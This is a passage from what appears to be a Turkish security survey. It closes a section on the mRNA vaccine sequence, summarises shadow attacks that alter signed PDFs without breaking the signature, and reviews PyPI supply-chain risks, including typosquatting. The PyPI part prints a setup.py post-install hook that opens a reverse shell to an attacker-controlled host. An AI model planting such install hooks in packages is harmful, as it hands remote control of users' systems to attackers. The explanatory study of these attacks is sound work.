Bu kısımdan sonra gelen 3777 karakterlik kısım ise asıl Spike proteini (Şekil 49) olarak kopyalanmaktadır. Hücrenin virüse karşı istenilen bağışıklığı kazanabilmesi için aşı bazı amino asit modifikasyonları yapılarak üretilmektedir. Bu aşıda K ve V amino asitleri P (Proline) ile değiştirilmektedir. Proteinin son kısmında 2 adet UGA "dur" kodonu bulunmaktadır. UGA ile proteinin bittiği nokta belirtilmektedir. Bu kodonun kodlama terminolojisindeki "break" ifadesine benzer şekilde çalıştığı söylenebilir.

```
                  *  *
          L  D  K  V  E  A  E  V  Q  I  D  R  L  I  T  G
Virüs  : CUU GAC AAA GUU GAG GCU GAA GUG CAA AUU GAU AGG UUG AUC ACA GGC
Aşı    : CUG GAC CCU CCU GAG GCC GAG GUG CAG AUC GAC AGA CUG AUC ACA GGC
          L  D  P  P  E  A  E  V  Q  I  D  R  L  I  T  G
           !    !!! !!       !  !       !  !  !  ! !
```

Şekil 49: Aşıdaki spike proteini.

Bir mRNA birden fazla kez kullanılabilir ancak bu süreçte son kısmındaki A (Adenin) nükleotidlerinden bazıları zamanla kaybolmaktadır. Bu durumda mRNA fonksiyonunu yitirmekte ve kullanılamaz hâle gelmektedir, bu sebeple mRNA'nın en son kısmı (Şekil 50) birçok A içeren bir parçadan oluşur.

```
UAGCAAAAAA AAAAAAAAAA AAAAAAAAAA AAAAGCAUAU GACUAAAAAA AAAAAAAAAA
AAAAAAAAAA AAAAAAAAAA AAAAAAAAAA AAAAAAAAAA AAAAAAAAAA AAAA
```

Şekil 50: Aşıdaki "poly(A)".

Tüm mRNA içeriği bilinen BioNTech/Pfizer SARS-CoV-2 aşısının özellikleri şu şekilde özetlenebilir:

- DNA birden çok yedekleme ve veri düzeltme mekanizması kullanabilir.
- Aşıdaki "cap" kısmı RNA'nın normal bir mRNA gibi görünmesini sağlar. Bununla beraber 5′-UTR çeşitli meta-veriyi ve okumanın başlayacağı yeri gösterir.

- Spike proteinini temsil eden amino-asitler çeşitli optimizasyonlar yapılarak kopyalanır, bu sayede hücrenin aşıyı kabul etmesi mümkün olur.
- Aşıdaki "sig" kısmı yönlendirilecek adresi gösterir ve hücreden çıkış noktasını temsil eder.
- Kopyalama işlemini durdurabilecek "dur" kodonu kullanılır.
- Son olarak mRNA'nın birçok kez kullanılabilmesi için son kısmına çoklu A (Adenin) eklenir.

12. Dijital İmzalı PDF'lerde İçeriği Gizleme ve Değiştirmeye Yönelik Gölge Saldırıları

Sözleşme ve faturalarda içeriğin bütünlüğünü ve orijinalliğini teyit etmek için dijital olarak imzalanmış PDF'ler kullanılır. Kullanıcı, imzalı bir PDF'yi açtığı zaman belge üzerinde herhangi bir değişiklik olduğunda uyarı görmeyi bekler. Yapılan çalışmalar, PDF görüntüleme uygulamalarında bazı güvenlik açıklarının olduğunu ortaya çıkarmıştır. Bu açıklar imzayı geçersiz kılmadan PDF belgelerinin içeriğini değiştirmeye dayalı saldırılara olanak vermektedir. Bu yüzden PDF görüntülemeye yarayan uygulamaların üreticileri, bu tür saldırıları önlemeye yönelik güvenlik önlemleri geliştirmeye başlamıştır. Yazıda, gölge saldırıları denen bu saldırılar anlatılacaktır.

Gölge saldırıları, alınmış tüm önlemleri atlatarak, dijital imzalı PDF'lerin veri bütünlüğünü bozar. Bu tür saldırılar PDF'lerde gereksinim olarak tanımlı özelliklerin esnekliğinden yararlanarak hedef sistemi istismar etmeyi amaçlar. Böylece gölge belgeler olarak adlandırdığımız bu belgeler standarda uygun/hata mesajı içermeyen belge sayılmaya devam eder. Gölge saldırıları yalnızca yasal özellikleri istismar ettiğinden bunların tespit edilmesi ve önlem alınması epey zordur[50].

Altyapısal bilgiler

Dijital imza, PDF'lerin tahrif edilmesini önlemek için kullanılan bir yöntemdir. ABD'nin "Electronic Signatures in Global and National Commerce Act" adı verilen e-imza yasasıyla, Avrupa Birliği'nin de "eIDAS" adlı düzenlemelere e-imza'yı yasal hâle getirmesi üzerine dünyada birçok şirket ve devlet sözleşme, anlaşma, ödeme ve faturalarda dijital imza kullanmaya başlamıştır. Kısacası dijital imzalı PDF'ler ıslak imzalı belgelerle eşdeğer kabul edilmektedir. PDF belgelerinin imzalanması konusunda çevrim içi hizmet sağlamada lider konumda bulunan Adobe Cloud üzerinden geçen sene sekiz milyar elektronik ve dijital imza uygulanmıştır.

a) Tek merkezden oluşturulan imzalı PDF'ler:

Tek bir varlık üzerinden PDF'nin ve imzanın oluşturulduğu PDF imzalama türüdür.

b) Çok merkezden oluşturulan imzalı PDF'ler:

Sözleşmelerin imzalandığı imzalama türüdür. Dijital sözleşmelerin imzalanma süreci şu şekilde olur: Sözleşme, PDF belgesi tamamlandıktan sonra söz konusu kurumların yetkilileri tarafından sırayla imzalanır ve bu süreçte PDF taraflar arasında birçok kez değiştirilebilir (üzerinde değişiklikler yapılabilir).

c) Dijital imzalı PDF'lerin güvenliği:


Dijital imzalı PDF'lerin güvenliği üzerine yapılan araştırmalarda, birçok uygulamanın güvenlik açığı ve zafiyet içerdiği tespit edilmiştir. Saldırganlar, üçüncü parti uygulamalar aracılığıyla belgeler imzalandıktan sonra PDF görüntüleyicilere kendi zararlı kodlarını enjekte edebilmektedir. PDF görüntüleyiciler, uygulamalarına yama geçseler bile saldırganlar PDF imzalanmadan önce zararlı kodlarını yerleştirebilir.

d) Gölge saldırıları

Gölge saldırılarında, saldırgan içerikle oynayarak iki farklı şekilde PDF belgelerinin üretilmesini sağlayabilir. PDF'yi gözden geçiren ve imzalayan yetkili tarafından beklenen içerikte değişiklik yapabilir veya PDF imzalandıktan sonra kendisi tarafından yerleştirilen gizli içeriği açığa çıkarabilir. Örneğin, saldırgan orijinaline benzer bir gölge belge hazırlar. PDF'i imzalayacak yetkililer bu gölge belgeyi alır ve içerik aynı göründüğü için imzalar. Saldırgan imzalı belgeyi kullanır, değiştirir ve kurbana gönderir. İmzalı belge kurbanın PDF görüntüleyicisi tarafından başarıyla doğrulanır. Fakat burada önemli bir nokta olarak kurban, imzalayan yetkili ile farklı içerik görmüş olur. Çalışmada gölge saldırıları içeriği gizleme, değiştirme ve hem gizleme hem de değiştirme olarak üç farklı atak senaryosu üzerinden incelenecektir.

Saldırgan/Saldırı Modeli

Saldırgan PDF imzalanmadan önce içine görünmeyen gölge içerikler yerleştirebilir. İmzalanmış PDF'in içeriğini, dijital imza atıldıktan sonra bu şekilde değiştirebilir. Sonuç olarak yapılan değişiklikler imza doğrulanmadan içeriğe yansıtılmaya zorlanır.



Şekil 51: Saldırgan Modeli.

Şekil 51'de görülen saldırgan modelinde, saldırgan önce gölge belgeleri hazırlar (PDF1) sonra bu belgeler yetkili tarafından imzalanır (PDF2). Ardından saldırgan imzalanmış PDF'nin içeriğini değiştirerek (PDF3) kurbana gönderir.

Yukarıdaki senaryoda süreç şu şekildedir:

1. Belgeyi imzalayan kişi, gölge içeriği fark etmeden PDF1 belgesini imzalar. Fark etmemesi için saldırgan gölge içeriği görünmez şekilde belgeye yerleştirir.
2. Kurban PDF3 belgesinin açtığında gizli içeriği görür.
3. PDF3 imza doğrulaması başarılı bir şekilde gerçekleşir. Kurban bu noktada imzalayanın public key'ine güvenir. Saldırganın anahtarına güvenmeyecektir.
4. Açılan PDF3 belgesi herhangi bir hata veya uyarı (hatalı dosya formatı gibi) göstermez.

Gölge Saldırıları: Ön Hazırlık

Gölge saldırıları modelinin merkezinde, saldırganın PDF dokümanına yerleştirmiş olduğu "gizli içerik" vardır. Bu düzenlenmiş PDF "gölge belge" olarak adlandırılır. İmzalayacak kişi gölge belgeyi alır, imzalar ve yeniden saldırgana iletir. Saldırgan imzalanmış gizli belgeyi değiştirme yetkisine sahiptir ve değişiklikleri yaptıktan sonra gizli belgenin görünürlüğünü değiştirir (görünür hâle getirir). Bu değişiklik tespit edilemez ve dijital imza geçerli olmaya devam eder. Son olarak, saldırgan değiştirilmiş imzalı gizli belgeyi kurbana gönderir. Belgenin içeriği değiştirilmiş olmasına rağmen, imza doğrulaması başarılı olur. Kurban imzalanmış belgedeki içeriği değil saldırganın dokümana yerleştirdiği gizli içeriği görür.

Belge Üzerinde Yapılabilecek Değişiklikler

PDF uygulamalarında imzalamadan sonra yapılan değişiklikler analiz edilir ve bu değişikliklerin uygun/güvenli olup olmadığı incelenir. Örneğin belgenin herhangi bir sayfasında bulunan içeriğin üzerine yazılmasına izin verilmez, bu tür girişimler imza doğrulamasının geçersiz olmasına sebebiyet verir.

Hangi değişikliklerin PDF uygulamaları tarafından zararsız aktivite olarak gözlemlendiği ve bu zararsız gözüken aktiviteler yardımıyla PDF içeriğinin nasıl değiştirilebileceğine dair 4 yöntem tespit edilmiştir. Bunlar; yeni XREF tablosu eklemek, zararsız olarak belirlenmiş nesnelerin üzerine yazmak, nesneleri birbiriyle örtüştürmek ve etkileşimli formları değiştirmektir.

Gölge Saldırıları: Gizleme, Değiştirme, Gizleme ve Değiştirme

Burada ele alınacak üç saldırı yöntemi de imzalanmış PDF'ler üzerinde imza doğrulama sırasında herhangi bir hata ya da uyarı mesajı oluşturmadan gerçekleştirilebilecek tekniklerdir.


Gizlemeye Yönelik Gölge Saldırısı

Gizleme saldırılarının saldırgan açısından iki avantajı vardır:

1. Birçok görüntüleyici içerik eklendiğinde uyarı göstermek üzerine çalışır, kaldırıldığında herhangi bir uyarı göstermez.
2. Nesnelere PDF içinden erişilebilir. Bu sayede değiştirilmek istenen içerik belge içinde belli anahtar kelimelerle aratılarak bulunabilir.

Saldırı aşağıdaki örnek senaryo üzerinden gerçekleştirilebilir:

Referanslı Nesne aracılığıyla İçeriğin Gizlenmesi: Saldırgan, belge imzalandıktan sonra var olan nesnelerin üzerine yeni nesneler (bileşenler) ekler ve bu eklenen nesneleri gizler. Bu bileşenler resimler veya form alanları olabilir.



Şekil 52: Gizlenmiş gölge belge.

Şekil 52'de görüldüğü üzere, saldırgan bir veya daha fazla görüntü dosyasını orijinal içeriğin üzerine yerleştirir. Yerleştirilen görüntü dosyasının görünürlüğü ve belgedeki pozisyonu tamamen kontrolündedir.

Bu aşamadan sonra saldırganın yapması gereken gizlenmiş içeriğin imzalandıktan sonra kurbana gitmeden önce görünür hâle getirilmesini sağlamaktır. Bunun için kaplama nesnesini free'leyerek XREF tablosunu güncelleyebilir. Fakat birçok görüntüleyici (örneğin Adobe) bunu tehlikeli bir aktivite olarak değerlendirir ve hata veya uyarı mesajı fırlatır. Fakat ilgili görüntü dosyaları aynı nesne ID'leri kullanılıp farklı nesne tipleri olarak tanımlanabilir (Örneğin Image tipinden olan değişken XML tipine çevrilebilir).

Değiştirmeye Yönelik Gölge Saldırısı

Gölge saldırılarının arkasında yatan temel fikir daha önceden tanımlanmış nesnelerin artımlı güncelleme (incremental update) kullanılarak doğrudan değiştirilmesidir. Tüm nesne tiplerinde değişikliklere izin verilmediği için, saldırgan belgenin görünebilir olmayan içeriklerindeki zararsız görünen nesneler üzerinden değişikliklerini yapar.

Kaplama aracılığıyla değişiklik: Formlar farklı girdi bileşenlerini destekler (metin alanları ve seçim butonları gibi) ya da önceden tanımlı metinler gibi varsayılan değerler alabilir. Kullanıcılar bu değerleri dinamik olarak değiştirerek PDF'de kayıtlı tutabilir.

PDF metin alanlarının bazı özellikleri saldırgan tarafından kötüye kullanılabilir. Metin alanları iki farklı değer gösterebilir; gerçek metin alanı değeri ve kaplamada bulunan değer (gizlenen değer).

Saldırının ilk aşaması şu şekilde olur: Saldırgan, imzalayan kişilerin belgeyi imzalamadan önce doldurdukları etkileşimli bir form içeren transfer fişi oluşturur (PDF1). Şekil 53'te gösterildiği gibi ilk üç form alanının değeri saldırgan tarafından değiştirilerek kendi IBAN ve BIC bilgileri girilir. İkinci kısımda saldırgan kaplama değerlerini, kendi oluşturduğu IBAN ve BIC bilgileri olarak düzenler. İmzalayanlar hazırlanan değerlere odaklanmadıkları sürece, bu değerlerin önceden doldurulduğuna inanır.

Gizleme ve Değiştirmeye Yönelik Gölge Saldırısı

Bu saldırı türünde saldırgan, imzalayanlara göndermek üzere bir gölge PDF belgesi oluşturur. Bu PDF belgesi, farklı içerikli farklı bir dokümana ait gizli bilgiler içerir. İmzalayacak kişi gizli (zararlı) içeriği tespit edemez ve belgeyi imzalar. Saldırgan imzalanmış belgeyi alır ve sadece gizli nesneleri etkinleştiren yeni bir Xref tablosu oluşturur.

Bu saldırının arkasındaki fikir Xref tablosu kullanılarak orijinal belgenin referans nesnesinin gizli belgede aynı tipten nesne ile değiştirilmesidir. Saldırgan aynı nesne ID'sine sahip olan fakat farklı içerikleri olan iki nesneyi kendi oluşturduğu gölge belgeye ekler. Gölge belgede bulunan aynı ID'li ikinci nesne PDF çalışma yapısından dolayı okunmaz. Gölge belge üzerinden imza alındıktan sonra saldırgan yeni bir Xref tablosu oluşturarak ikinci nesnenin PDF açılırken görüntülenmesini sağlar ve daha önceden tanımlı olan bu nesneye point ederek referans komutunu/açıklamasını ekler. İlk belge iki nesnenin de bilgisini tuttuğu için imza doğrulanmasında bir problem oluşmaz. Bu sayede belgenin içeriğinde değişiklik yapmadan kurbana, saldırganın vermek istediği mesajı içeren PDF belgesi yansıtılmış olur.

Sonuç

Dijital imza PDF'lerin içeriğini ve bütünlüğünü korumak üzere tasarlanır. Klasik imzalarda belgenin bir kere imzalanmasına karşılık dijital imzalar çok daha karmaşık bir işleyişe sahiptir. İmzalı belge bazı durumlarda geçerliliğini yitirmeden üzerinde değişiklik yapılmasına olanak tanır. Kısacası, bir PDF birçok kere imzalanabilir. Bu çalışmada, PDF'in sunduğu bu esnekliğin, imzanın geçerliliğini koruyarak orijinal içerik üzerinde değişiklikler yapılmasıyla nasıl kötüye kullanılabileceği üç saldırı yöntemi üzerinden anlatılmıştır.

Şekil 53: Form tabanlı saldırı.

13. Python Ekosistemindeki Güvenlik Tehditleri

Makine öğrenmesi, siber güvenlik, doğal dil işleme, web geliştirme, tıbbi teknolojiler ve daha birçok alanda kullanılmakta olan Python, özellikle son on beş yılda en popüler programlama dillerinden biri hâline gelmiştir.

Python kullanımının yaygınlaşması, "pip" paket yönetim sistemi aracılığıyla kullanılabilen büyük bir üçüncü parti paket ekosisteminin ortaya çıkmasını getirmiştir. 2005 yılından itibaren üçüncü parti geliştiriciler tarafından yazılan kodu paylaşmak ve yeniden kullanmak için kullanılan bu ekosistem, 2021 yılı itibariyle yaklaşık 290.000 paket içermektedir.

Şekil 54: pypi.org adresinde yer alan güncel paket istatistikleri[51].

Pip, Python paketlerini çevrimiçi bir veri tabanı olan "pypi.org"dan indirmektedir ve ilgili paket içinde bulunan "setup.py" adlı özel dosyada yer alan komutları çalıştırarak paketi kurmaktadır. "setup.py", pip'e gerekli paketleri yinelemeli olarak yükleyerek bağımlılıkları çözme talimatı da verebilmektedir. Dolayısıyla bu ekosistemde yer alan üçüncü parti bir paketi kurmak, bu paketi ve onun bağlantılı olduğu diğer paketleri özyinelemeli olarak indiren "pip" paket yönetim sistemini kullanmayı gerektirmektedir. Bahsedilen üçüncü parti geliştiriciler tarafından yazılan paketler, "pip" gibi paket yöneticileri kullanılarak yüklendikten sonra ilgili paketlerin içeri aktarılmasıyla defalarca kullanılabilmektedir.

PyPI ekosistemi tasarım gereği herkese açıktır. Dolayısıyla kullanıcıların rasgele kodları paylaşmasına ve yeniden kullanmasına olanak tanır. Yazılımların yeniden kullanılabiliyor olması büyük bir kolaylık sağlasa da altyapının kolaylığı, şaşırtıcı olmayan bir şekilde milyonlarca kullanıcıyı tehlikeye atan güvenlik riskleriyle birlikte gelmektedir.

Bu ekosisteme yönelik saldırıların çoğu, yalnızca kullanıcıların kötü amaçlı paketleri yüklemesi sonucunda mümkün hâle gelmektedir. Dolayısıyla, kötü niyetli kişilerin bu saldırıları gerçekleştirirken uyguladıkları teknikler genellikle kullanıcıların yanlış paketleri indirmesini sağlamaya yöneliktir. Örneğin; kullanıcıların paket yüklemeleri esnasında meydana gelebilecek olası yazım hataları, saldırganların ekosisteme yüklediği zararlı yazılımların hedef sistemde çalıştırılmasıyla sonuçlanabilmektedir.

Son zamanlarda Python güvenlik ekibi, kullanıcılardan SSH anahtarlarını çalan iki adet Python paketinin olduğunu keşfetmiştir. Ayrıca geçtiğimiz yıllarda bazı kötü niyetli paketlerin kullanıcıların sistemlerinde bitcoin madenciliği yaptığı tespit edilmiştir. Bu zararlı paketlerin kullanıcı tarafından yüklenmesinde oldukça sık kullanılan "typosquatting" (yazım hatalarından faydalanma) yöntemiyle saldırganlar binlerce kullanıcı sistemine erişim sağlamıştır. Paketlerin kullanıcılar tarafından genellikle "root" yetkisiyle indirilmesi, kötü niyetli kişilerin sistem üzerinde ek bir yetki yükseltme işlemi yapmasına gerek bırakmadığı için daha tehlikeli sonuçlara yol açmaktadır.

Aadesh M. Bagmar, Josiah Wedgwood, Dave Levin ve Jim Purtilo tarafından yapılan ve Python ekosistemindeki güvenlik risklerinin, paketlerin yeniden kullanımının, paketlerin bağımlılıkların, paket geliştiricilerinin ve yayımlanan güvenlik sorunlarının analiz edildiği bir çalışmada; 206.296 paket, 1,5 milyon sürüm, 387.867 geliştirici ve 600'den fazla bilinen güvenlik sorunu incelenmiştir [52]. Genel bulgu, Python paket yönetim sistemindeki güvenlik boşluklarının ciddi olduğu ve istismar edilebileceğidir.

Veri toplama

Çalışmada kullanılan veriler aşağıdaki kaynaklardan toplanmıştır:

PyPI paketleri. PyPI.org, kullanıcıların ihtiyaç duydukları paketleri bulabileceği, kurabileceği ve yayımlayabileceği bir Python paketleri deposudur. Güncel olarak yaklaşık 2,4 milyondan fazla sürüme sahip 290.000'den fazla paketi barındırmaktadır.


Her paket, kendisiyle ilişkili meta-verileri de içermektedir. Bu veriler arasında; paket adı, yazarın e-posta adresi, yazar haricinde kod üzerinde değişiklik yapabilen bakımcının e-posta adresi, paketin statik bağımlılıkları, çeşitli sürümleri ve bu sürümlerin yayınlanma tarihleri yer almaktadır.

Paket indirme istatistikleri. Github üzerinden yayımlanan Linehaul projesi, PyPI indirme istatistiklerini Google BigQuery kullanarak herkese açık hâle getirmiştir [53]. Araştırmadaki paket indirme istatistikleri de oradan alınmıştır. Paket isimlerindeki küçük farklılıklar nedeniyle PyPI.org'dan alınan 206.296 meta verisi, isim uyuşmazlığı sebebiyle 148.644 paketteki indirme bilgisiyle eşleştirilebilmiştir. Dolayısıyla indirme sayıları analiz edilirken yalnızca eşleştirilebilen paketler, diğer tüm durumlarda bütün paketler kullanılmıştır.

Zafiyetlerin yer aldığı veri tabanları. Bu araştırmada kullanılan SafetyDB, yaygın olarak tanımlanan güvenlik açıklıkları ile bu güvenlik açıklarına sahip Python paketleri arasında eşleştirme sağlamaktadır [54]. SafetyDB veri tabanı doğrudan saldırı türü, hangi sürümlerin etkilendiği ve güvenlik açığının belirlendiği tarih ve saat hakkında bilgi vermektedir. Araştırmanın yapıldığı tarihte SafetyDB, 617 adet paketle ilgili bilgi içermekteydi. Ayrıca bu veri tabanı haricinde kamuya açık CVE veri tabanından da bilgi toplanmış ve kullanılmıştır.

Toplanan verilere genel bakış

Toplam paket sayısı her yıl ortalama yüzde 51, yeni yazar/geliştirici sayısı da yüzde 31 artan PyPI, son on üç yıldır çift haneli büyüme oranları göstermektedir.



Şekil 55: PyPI'ın paketler, yazarlar ve sürümler açısından yıllar içindeki büyümesi.

Şekil 55'de görülebileceği gibi paket sayısındaki artış, yazar sayısındaki artışın neredeyse iki katıdır. Araştırmanın yapıldığı sırada PyPI; toplam 206.296 proje (paket), 1.554.933 sürüm, 387.867 kullanıcı ve 100 milyonun üzerinde indirmeye sahipti. Araştırmada oluşturulan yönlü grafik (directed graph) 198.202 paket hakkında bilgi içermektedir ve paketler arasındaki statik bağımlılıkları gösteren 230.556 kenara (edge) sahiptir.

Ekosistemin analizi

Toplanan meta verilere dayanarak ekosistem çeşitli kategorilere göre sınıflandırılabilir. Böylece saldırı vektörleri daha iyi anlaşılabilir. Ekosistemin saldırıya uğraması durumunda olası hedeflerin belirlenmesinde bu bilgiler yardımcı olur.


Paketlerin analizinin ayrıntıları şöyledir:

Framework türleri

Django, yüzde 57 oranla PyPI içinde paket oluşturmada en popüler framework'tür. Şekil 56'da görüldüğü gibi en çok paket sayısına ve en çok indirmeye sahiptir. Bu veriler aynı zamanda daha önce Django'ya yönelik saldırıları da açıklar niteliktedir.

Konular

Konular, bir Python paketinin oluşturulma amacını gösterir. Beklendiği gibi, en çok "yazılım geliştirme" konusunda



Şekil 56: Paketlerin oluşturulduğu framework verileri.

paket oluşturulmuştur (%37). Güvenlik uygulamaları için oluşturulmuş paketlerin oranı yüzde 1,6'dır.

Desteklenen işletim sistemleri

Paketlerin çoğu (%58) işletim sisteminden bağımsızdır ve platformlar arası çalışabilmektedir. Bununla birlikte MacOS ve Windows'a özgü paketler mevcuttur (%10). Python'un bu açık doğası, çoğu paketin işletim sisteminden bağımsız çalışmasını sağlar ve onu daha büyük bir tehdit hâline getirir.

Geliştirme durumu

Paketlerin çoğu Alfa (%34) ve Beta (%28) sürümündedir. Paketlerin yalnızca %25'inden azı kendilerini "Hazır" olarak nitelendirmektedir. En çok indirilen paket türü "Hazır" olanlar ve belirli bir olgunluğa sahip paketlerdir.

Hedef kitle

Çoğu paket (%66) geliştiricilere hitap eder. Yalnızca %12'si bilimsel araştırmalar için oluşturulmuştur.

Ekosistemdeki güvenlik riski

Python paketleri, bir adet "setup.py" betiği, lisansı içeren bir LICENSE dosyası, paket hakkında genel bir bilgilendirme yapan README dosyası ve her bir paket modülü için alt dizinler içeren özel bir yapıdan oluşur. Buradaki "setup.py" betiği, paket meta-verilerini içermektedir. Ayrıca her modül kendi içerisinde "__init__.py" betiğine sahiptir.

Mevcut "setup.py" mimarisi, kötü niyetli kişilerin basit bir yöntemle bu yapıdan yararlanmasına ve tehlikeli olabilecek sonuçların ortaya çıkmasına olanak tanımaktadır.

İsteğe bağlı kod çalıştırma

Yukarıda da bahsedildiği gibi, Python paketlerinde yer almakta olan "setup.py" ve "__init__.py" dosyaları; paket geliştirme sürecinde belirli işlevler sunmakta ve paketin oldukça basit bir şekilde kurulmasını ve kullanılmasını sağlamaktadır. Fakat buradaki problem, her iki dosyanın da rasgele Python kodları içerebilmesidir.

Bahsedilen iki Python betiği de Python yorumlayıcısı tarafından geliştirme aşamasının çeşitli noktalarında yürütülmektedir:

1. **setup.py:** Paket kurulumu sırasında yürütülür, birden çok kez çalıştırılabilir. Buradaki bir başka tehlike ise bazı kullanıcıların bu betiği "sudo" komutunu kullanarak tam yetkilerle çalıştırmasıdır.
2. **__init__.py:** Bir paketin her içeri aktarılması işleminde (import) çalıştırılır.

Saldırganın yazdığı sömürü kodu, paketin zip/tarball ile kurulması sırasında veya doğrudan terminalde yürütülebilecek kodlarla kurulması sırasında çalıştırılır. Bu saldırı genellikle Python paketlerini github depoları üzerinden manuel olarak indirip Python ile "setup.py" betiğini çalıştırarak doğrudan kaynaktan yükleme sırasında gerçekleşmektedir. Ek olarak, herhangi bir paketin kötü amaçlı bir paketi içeri aktarmasıyla da saldırı gerçekleşebilir.

C, C++, Java gibi programlama dillerinde, üçüncü parti kütüphanelerde bulunan bir kodu yürütmek için başlık (header) dosyalarının ilk olarak içeri aktarılması, ardından o fonksiyonların çağırılması gerekmektedir. PyPI ekosisteminde ise kötü amaçlı kod yürütmek oldukça kolaydır, bu durum da genel olarak mimarinin güvensiz olduğunu düşündürmektedir.

Bir kullanıcı sistemine uzaktan tam erişim sağlamak için "setup.py" dosyasına bazı kötü amaçlı kodlar eklemek yeterli olacaktır.

Sömürü aşaması

Bazı Linux dağıtımlarında Python kurulu hâldedir, bu durum, bazı kullanıcıların yüklemeleri "sudo" komutuyla çalıştırabileceği anlamına gelir. Bazen ise sadece Linux kullanıcılarının alışkanlıklarından dolayı, komutlar "super user" yetkisi gerektirmese bile "sudo" ön ekiyle beraber tam yetkiyle çalıştırılabilir. Böylece, sömürü aşamasından sonra sisteme erişim sağlayabilen saldırgan yetki yükseltmek için ek bir çaba sarf etmeden istediklerini yapabilir.

Aşağıda verilen kod ile örneklenen saldırıda, bir paketin "setup.py" dosyası modifiye edilmiştir. Böylece hedef kullanıcının sistemi, saldırganın kontrolü altında olan bir sunucuya çift yönlü bir bağlantı kuracaktır. Yerleştirilen zararlı kod, saldırganın kontrolü altındaki sunucudan girdilerini alacak ve bu girdileri çalıştığı sistemin "/bin/bash"ine aktaracaktır. Dolayısıyla, uzaktaki bir kullanıcı olan saldırgan sistem üzerinde tam erişime sahip hâle gelecektir.

```
class KurulumSonrasıKomut(kurulum):
    # Çalışma zamanı: kurulum sonrası.
    def calistir(self):
    # Socket bağlantısı oluşturma:
    s = socket.socket(socket.AF_INET,
    socket.SOCK_STREAM)
    s.connect(("<saldırganın IP'si>", <saldirganin_portu>))
    # Birden çok dosya tanımlayıcısı oluşturma:
    os.dup2(s.fileno(), 0)
    os.dup2(s.fileno(), 1)
    os.dup2(s.fileno(), 2)
    # Kodu /bin/bash'e aktarma.
    p = subprocess.Popen(["/bin/bash", "-i"],
    close_fds=True)
```

Şekil 57: İlgili paket kurulumu sonrasında çalıştırılacak zararlı kod.

İndirilen Python paketinin kurulumdan sonra çalıştırılmak üzere ayarlanan şekildeki kod, ayrı bir işlem (process) olarak çalıştırılacaktır. Böylece kullanıcı sisteminde herhangi bir fark görmeyecektir. Kullanıcının indirdiği Python paketi ise zararlı aktivitenin tespit edilmesini zorlaştırmak için herhangi bir anormal davranış sergilemeyecek ve beklendiği gibi çalışacaktır. Saldırganın tam erişime sahip olduğu bu durumda, kullanıcının mikrofon ve kamerası da saldırgan tarafından açılabilmektedir.

Paket taklit etme saldırıları

PyPI kullanıcılarına yönelik saldırılar, çoğunlukla kullanıcıyı kötü amaçlı bir paketi indirmesi için kandırmaya yöneliktir.

Bu amaçla başvurdukları yöntemlerden bazıları aşağıdaki gibidir:

Yazım hataları. Bu yöntemde saldırgan kullanıcıların paketleri yüklerken yapabileceği yazım hatalarına güvenir. Örneğin: "matplotlib" ve "matploltib".

Kötü niyetli bir paket adının, potansiyel kullanıcılarda kafa karışıklığı yaratması için gerçek paket adına yeterince benzer olması gerekir. İki kelimenin birbirine ne kadar benzer olduğunu hesaplamak için "Levenshtein" yöntemini "düzenleme mesafesi" parametresi en fazla üç olacak şekilde kullanan araştırmacılar, koleksiyonlarındaki paketlerin yüzde 41'inin üç mesafe değeri içinde başka bir pakete sahip olduğunu bulmuşlardır. Bunlardan 27.622 tanesi ise bir mesafe değerine sahiptir.

Bu saldırı türü topluluk tarafından yaygın olarak bilinmekte ve önlem alınmaktadır. Ekosistemdeki paketler sürekli olarak izlenmekte ve herhangi bir saldırı şüphesinde paketler ekosistemden kaldırılarak saldırının

		E	L	E	P	H	A	N	T
	0	1	2	3	4	5	6	7	8
R	1	1	2	3	4	5	6	7	8
E	2	1	2	2	3	4	5	6	7
L	3	2	1	2	3	4	5	6	7
